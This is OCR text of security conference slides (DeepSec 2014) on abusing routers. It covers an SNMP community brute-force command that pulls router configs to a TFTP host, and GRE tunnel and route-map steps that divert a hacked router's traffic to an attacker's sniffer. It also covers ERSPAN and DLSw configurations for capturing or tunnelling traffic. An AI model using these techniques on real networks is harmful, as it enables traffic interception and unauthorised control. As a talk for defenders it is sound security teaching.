



Bending and Twisting Networks

DeepSec
2014

Paul Coggin


Senior Principal Cyber Security Analyst

paul.coggin@dynetics.com

@PaulCoggin

SNMP Blow
Defeat SNMP w/ ACL


```
$ snmpblow.pl -s <NetMgt IP> -d <Target IP> -t <TFTP IP> -f cfg.txt < communities.txt
```



Layer 2 and L3 Anti-spoof protection with a complex SNMP community string is recommended. SNMPv3 is highly encouraged.


Reference: http://www.scanit.be/en_US/snmpblow.html

Policy Routing
Override IP Routing Table



Reference http://ptgmedia.pearsoncmg.com/images/1587052024/samplechapter/1587052024content.pdf

GRE Tunnel Utilized to Sniff Across WAN




- GRE Tunnel is configured on the hacked router and the attacker's router
- GRE Tunnel interfaces must be in common subnet
- Configure ACL to define traffic of interest on the hacked router
- Define a route map with the ACL and set the next hop to the attacker's GRE tunnel interface IP address
- Similarly define an ACL & route map on the attacker router to redirect traffic to the packet analyzer

Reference: http://www.symantec.com/connect/articles/cisco-snmp-configuration-attack-gre-tunnel

ERSPAN

Enable Packet Capture Across Routed Network





```
monitor session < session ID > type erspan-source
source interface GigabitEthernet1/0/1 rx
source interface GigabitEthernet1/0/2 tx
source interface GigabitEthernet1/0/3 both
destination
  erspan-id < erspan-flow-ID >
  ip address < remote ip >
  origin ip address < source IP >
```

```
monitor session < session ID > type erspan-destination
Source
  ip address < source IP >
  erspan-id < erspan-flow-ID >
  destination interface GigabitEthernet2/0/1
```

References: http://www.cisco.com/en/US/docs/ios/ios_xe/lanswitch/configuration/guide/span_xe.pdf

DLSw Overview




```
dlsw local-peer peer-id 192.168.2.1
dlsw remote-peer 0 tcp 192.168.3.1
dlsw bridge-group 1
!
interface Serial0/0
Ip address 192.168.1.2 255.255.255.0
!
interface Ethernet0/0
 ip address 192.168.2.1 255.255.255.0
!
interface Serial0/1
 description IBM controller configuration
 no ip address
 no ip directed-broadcast
 encapsulation sdlc
 no keepalive
 clockrate 56000
 sdlc role prim-xid-poll
 sdlc vmac 0030.0000.8100
 sdlc address C0
 sdlc partner 4000.80c0.4040 C0
 sdlc dlsw C0
!
bridge 1 protocol ieee
```

```
dlsw local-peer peer-id 192.168.3.1
dlsw remote-peer 0 tcp promiscuous
dlsw bridge-group 1
!
Interface serial0/0
Ip address 192.168.1.1 255.255.255.0
!
interface ethernet 0/0
ip address 192.168.3.1 255.255.255.0
bridge-group 1
!
bridge 1 protocol ieee
```

DLSw is used to tunnel SNA and Netbios over IP

References:


http://www.cisco.com/en/US/tech/tk331/tk336/technologies_configuration_example09186a0080093ece.shtml

http://www.cisco.com/en/US/tech/tk331/tk336/technologies_configuration_example09186a00801434cd.shtml?referring_site=smartnavRD

Tunnel IPv6 over IPv4 using DLSw

If a router can be compromised with software that supports DLSw a host may be able to tunnel IPv6 traffic across the IPv4 routed Internet.

This is not a documented or supported capability by Cisco.





```
dlsw local-peer peer-id 192.168.2.1
dlsw remote-peer 0 tcp 192.168.3.1
dlsw bridge-group 1
!
interface Serial0/0
Ip address 192.168.1.2 255.255.255.0
!
interface FastEthernet0/0
 ip address 192.168.2.1 255.255.255.0
bridge-group 1
!
!
bridge 1 protocol ieee
```

```
dlsw local-peer peer-id 192.168.3.1
dlsw remote-peer 0 tcp promiscuous
dlsw bridge-group 1
!
Interface serial0/0
Ip address 192.168.1.1
255.255.255.0
!
Interface FastEthernet 0/0
ip address 192.168.3.1 255.255.255.0
bridge-group 1
!
bridge 1 protocol ieee
```


References:
http://www.cisco.com/en/US/tech/tk331/tk336/technologies_configuration_example09186a0080093ece.shtml
http://www.cisco.com/en/US/tech/tk331/tk336/technologies_configuration_example09186a00801434cd.shtml?referring_site=smartnavRD

L2TPv3 Overview


Pseudo-wire
Layer 2 Connection Across Service Provider WAN



Tunnel DSL PPPoE Subscribers Across the Service Provider Infrastructure for Termination at a Third Party Service Provider – Wholesale DSL Busiess Model



L2TPv3
MITM Across the Internet

